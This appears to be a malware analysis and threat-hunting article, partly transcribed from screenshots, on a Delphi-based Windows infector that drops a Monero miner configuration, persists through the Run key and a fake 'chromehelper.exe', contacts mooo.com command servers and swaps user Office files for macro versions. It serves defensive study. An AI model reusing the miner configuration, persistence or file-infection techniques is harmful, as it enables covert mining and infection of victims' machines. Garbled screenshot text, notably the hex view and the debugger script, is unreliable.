2018-08-07	2 / 68	http://45.76.3.86/config

Scanned	Detections	Type	Name
2018-12-01	50 / 67	Win32 EXE	client
2018-10-05	36 / 69	Win32 EXE	srim2
2018-07-25	46 / 66	Win32 EXE	client

The bottom window is Notepad++ editing a file named "config.json". The content is a JSON object with various settings, including a "pools" array with a single pool configuration.

```

8      "ipv6": false,
9      "restricted": true
10   },
11   "asm": true,
12   "autosave": true,
13   "av": 0,
14   "background": true,
15   "colors": true,
16   "cpu-affinity": null,
17   "cpu-priority": null,
18   "donate-level": 1,
19   "huge-pages": true,
20   "hw-aes": null,
21   "log-file": null,
22   "max-cpu-usage": 50,
23   "pools": [
24     {
25       "url": "xmr-eu1.nanopool.org:14444",
26       "user":
27         "_____@yandex.com",
28       "pass": "x",
29       "rig-id": null,
30       "nicehash": false,
31       "keepalive": true,
32       "variant": -1,
33       "tls": false,
34       "tls-fingerprint": null
35     }
36   ],
37   "print-time": 60,
38   "retries": 60,
39   "retry-pause": 10,
40   "safe": false,
41   "threads": null,
42   "user-agent": null,
43   "watch": false



```

After deciding to take a brief look at the "client.exe" file, I began analyzing it using IDA Pro and Interactive Delphi Reconstructor tools. Here are the noteworthy findings:

1. After executing "cachel.exe," it copies itself to the path

C:\Users\admin\AppData\Local\Google Chrome Helper\chromehelper.exe.

2. It communicates with the following URLs: [http://xredini\[.\]mooo.com](http://xredini[.]mooo.com) , [http://140\[.\]82.59.108/config](http://140[.]82.59.108/config), and [http://45\[.\]76.3.86/min](http://45[.]76.3.86/min).
3. Decoding hidden strings with the help of IDAPython revealed the addresses [xred\[.\]mooo.com](http://xred[.]mooo.com) , [xredini\[.\]mooo.com](http://xredini[.]mooo.com), and [xfl\[.\]mooo.com](http://xfl[.]mooo.com) among the character strings.
4. It is capable of creating a scheduled task to create a Google Chrome Helper Update entry.
5. After finding files with the extensions .xls, .xlsx, .doc, .docx, it copies their contents to an Office file with a macro extension (e.g., docm, xlsx) created in the %TEMP% folder, replacing the original files with copies of the original files but with the names of the original files. (For example, it deletes the "Mert.docx" file on the desktop and creates "Mert.docm" in its place, copying the content of "Mert.docx" into it.)
6. It locates and modifies all executable files (exe) on the system, replacing them with the modified files. Upon execution, it runs both the original file and the malicious Office files (opened in the %TEMP% folder) in the Resource Directory section.
7. When searching for the character string "ABvgjdfL+hpQCgCT42Vd06m4GD" in VirusTotal, I came across numerous samples infected with this malware. These findings provide valuable insights into the behavior and capabilities of the analyzed "client.exe" file.



IDA - client.exe (C:\Users\Mert\Desktop\client.exe) - Suspending...

Debug View: Disassembly

```

CODE:0047DE6C dec ecx
CODE:0047DE6D jnz short loc_47DE6E
CODE:0047DE6F push ecx
CODE:0047DE70 mov ecx, offset dword_47DE50
CODE:0047DE71 call sub_497288
CODE:0047DE72 xor eax, eax
CODE:0047DE73 push ebp
CODE:0047DE74 push offset loc_47DF90
CODE:0047DE75 push dword ptr fs:[eax]; uExitCode
CODE:0047DE76 push fs:[eax], esp
CODE:0047DE77 lea eax, [ebp+var_1C]
CODE:0047DE78 call sub_47DA14
CODE:0047DE79 mov eax, [ebp+var_18]
CODE:0047DE7A lea edx, [ebp+var_18]
CODE:0047DE7B call sub_489F4C
CODE:0047DE7C mov eax, [ebp+var_18]
CODE:0047DE7D lea edx, [ebp+var_14]
CODE:0047DE7E call sub_48910C
CODE:0047DE7F mov edx, [ebp+var_14]
CODE:0047DE80 mov eax, offset dword_48210C

```

Hex View-1

```

0047DE20 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *2F.t2f..EF.MF.
0047DE28 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE30 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE38 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE40 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE48 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE50 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE58 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE60 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE68 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE70 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE78 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.
0047DE80 00 9E 46 00 74 9E 46 00 18 A3 46 00 E0 A2 46 00 *G.x0.4EF.PEF.

```

Output window

```

Encoded String: qW8eLPCF5d8kF Decoded String: config.json
Encoded String: apdo/C8t92zh/HVGNQvY9Q4S9p0Mv1a2SABRoIar0SgBR50TR5tVw6 Decoded String: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Encoded String: BR5W6cyJC Decoded String: WIGHEST
Encoded String: G3777DhA Decoded String: 0MLG0W
Encoded String: fUfMhN/6HPLPYm Decoded String: LOCALSERVICE
Encoded String: apdo/C8t92zh/HVGNQvY9Q4S9p0Mv1a2SABRoIar0SgBR50TR5tVw6 Decoded String: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Encoded String: fHqNqV0CJ6 Decoded String: explorer
Encoded String: apdo/C8t92zh/HVGNQvY9Q4S9p0Mv1a2SABRoIar0SgBR50TR5tVw6 Decoded String: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Encoded String: xM1j78tbg0KlMND Decoded String: xred.mooo.com
Encoded String: xM1j78tbg0KlMND Decoded String: xredini.mooo.com
Encoded String: xdkv8od7XGxQ Decoded String: xfl.mooo.com
Encoded String: qR81eB8uH0x4d4dVhVqC Decoded String: chromehelper.exe
Encoded String: W8j78tbg0KlMND Decoded String: Excel.Application
Encoded String: eBq748g0VFFU0XyRoutC Decoded String: Word.Application
Encoded String: ZVL6Dyrfccu569Mk6pK6C Decoded String: Program Files (x86)
Encoded String: ZVL6Dyrfccu569Mk6C Decoded String: Program Files
Encoded String: ck1k5VenteIG15dfJ5E5103 Decoded String: --max-cpu-usage=50

```

Python: USP, -i; RunToImp_2nd_add; RefreshDebuggerMemory; PauseProcess; code = GetDebugEvent(WFNE_SUSP, -1); dectsr = GetString(GetRegValue(edx)); print "Encoded String: %s Decoded String: %s" % (enctsr, dectsr); SetRegValue(mp_endaddr, EIP); time.sleep(1) # Main functions find_boundary() find_enctsr() start()

Mert > AppData > Local > Temp >

Name	Date modified	Type	Size
tt9Ff.docm	21.01.2019 20:57	Microsoft Word M...	26 KB
~\$cache1.exe	21.01.2019 20:57	Application	11 KB
{D450B6A4-09D7-4DA9-B2DA-93CB0F4F...	21.01.2019 20:56	DAT File	0 KB
6gwOsN.ico	13.01.2019 22:28	Icon	0 KB
6gwOsN.exe	13.01.2019 22:28	Application	39.682 KB
XhqRQy.ico	13.01.2019 22:28		
XhqRQy.exe	13.01.2019 22:28		
IYIRa6.ico	13.01.2019 22:28		
IYIRa6.exe	13.01.2019 22:28		
EFXEi6.ico	13.01.2019 21:42		
EFXEi6.exe	13.01.2019 21:42		
Pwe5k3.exe	13.01.2019 21:42		
Pwe5k3.ico	13.01.2019 21:42		
G3Hiqb.ico	13.01.2019 21:42		
G3Hiqb.exe	13.01.2019 21:42		
{E86971A3-A4A3-4A8F-A650-69C2B48AC...	13.01.2019 21:39		
zGwHqQ.exe	13.01.2019 21:31		
zGwHqQ.ico	13.01.2019 21:31		
TZfVcJ.exe	13.01.2019 21:31		
TZfVcJ.ico	13.01.2019 21:31		
uKf9t6.exe	13.01.2019 21:31		
uKf9t6.ico	13.01.2019 21:31		
4Fefv8.exe	13.01.2019 21:30		
CdX.xml	13.01.2019 17:07		
AdobeARM.log	13.01.2019 12:45		
AdobeARM_NotLocked.log	05.01.2019 21:31		
dd_vcrist_amd64_20190105212954.log	05.01.2019 21:30		
au-descriptor-1.8.0_191-b12.xml	05.01.2019 21:19		
jusched.log	05.01.2019 21:19		
dd_vcrist_amd64_20190105211043.log	05.01.2019 21:11		
dd_vcrist_amd64_20190105211103.log	05.01.2019 21:11		


tt9Ff.docm Properties

General File Hashes Security Details Previous Versions

Property	Value
Description	
Title	
Subject	
Tags	
Categories	
Comments	
Origin	
Authors	WlnServer
Last saved by	WlnServer
Revision number	112
Version number	
Program name	Microsoft Office Word
Company	
Manager	
Content created	31.03.2018 00:13
Date last saved	19.05.2018 01:16
Last printed	
Total editing time	22:23:00

Remove Properties and Personal Information

OK Cancel Apply



content {414276676a64664c2b68705143674354343256644f366d344744}									
<input type="checkbox"/>	peexe	17889eb9b0694b817884991b2e2384ba190a7277c4b587c72478bcd95628d310 vcredst_Ly64.exe	17 / 66	1.33 MB	2018-05-24 00:37:43	last seen	1 submissions	EXE	ABvgjdfL+hpQCgCT42VdO 6m4GD
<input type="checkbox"/>	peexe	b5b13995509eeb0e24a138e9647ca1ffc29cc5f16924a6ba17efcd1d5ab5f NDP47-KB3186500-Web.exe	53 / 68	610.5 KB	2018-05-24 01:58:27	first seen	4 submissions		
					2018-05-24 02:01:36	last seen	1 submissions		
<input type="checkbox"/>	peexe	b5b13995509eeb0e24a138e9647ca1ffc29cc5f16924a6ba17efcd1d5ab5f NDP47-KB3186500-Web.exe	49 / 64	609 KB	2018-05-24 02:01:44	first seen	2 submissions		
					2018-05-24 02:02:47	last seen	1 submissions		
<input type="checkbox"/>	peexe	89e5fac50b5f9e1f8bbd2f594b46c3f6b9b3c596b256a5fc5d184f36e42da TSBot.exe	31 / 66	3.97 MB	2018-05-24 10:46:50	first seen	1 submissions	EXE	
					2018-05-24 10:46:50	last seen	1 submissions		
<input type="checkbox"/>	peexe	ebe99bc5f19e6ebb2b08b34b11f962f28d4f5b8a3f90e261f2d04d8d0e89f1 WIZ.exe	28 / 66	1.71 MB	2018-05-24 20:35:11	first seen	1 submissions	EXE	
					2018-05-24 20:35:11	last seen	1 submissions		
<input type="checkbox"/>	peexe	77289a33d3eee05e7a78c7c5b7e479041211527666a14cc8827a2372e1bbf307 chromehelper.exe	19 / 66	2.83 MB	2018-05-24 22:55:50	first seen	1 submissions	EXE	
					2018-05-24 22:55:50	last seen	1 submissions		
<input type="checkbox"/>	peexe	d4debf0eca3fed4290e01930d1ba05f03a074a090b2d534faab24720927ac ExtremeTeam & LifeTeamGuard Exploit Programmer V1.exe	48 / 69	764 KB	2018-05-25 06:31:03	first seen	1 submissions		
					2018-05-25 06:31:03	last seen	1 submissions		
<input type="checkbox"/>	peexe	e34407be6a802fe6dd33a3dd8dbbfc39f5c6c37363b8c7f5c446372b3ec625d	44 / 67	1.84 MB	2018-05-25 15:06:53	first seen	1 submissions		
					2018-05-25 15:06:53	last seen	1 submissions		
<input type="checkbox"/>	peexe	0734c73b282e044d2015b20a82dbc850cbb23299d9d52617e9485b4d10f33c	22 / 66	1.78 MB	2018-05-25 15:10:14	first seen	1 submissions	EXE	
					2018-05-25 15:10:14	last seen	1 submissions		

In conclusion, by conducting threat hunting on VirusTotal, your organization can become aware of planned cyber attacks and social engineering attempts targeting your institution. Additionally, it allows your analysts to analyze the samples identified during threat hunting, helping them develop expertise in malware analysis.

Hope to see you in the following articles.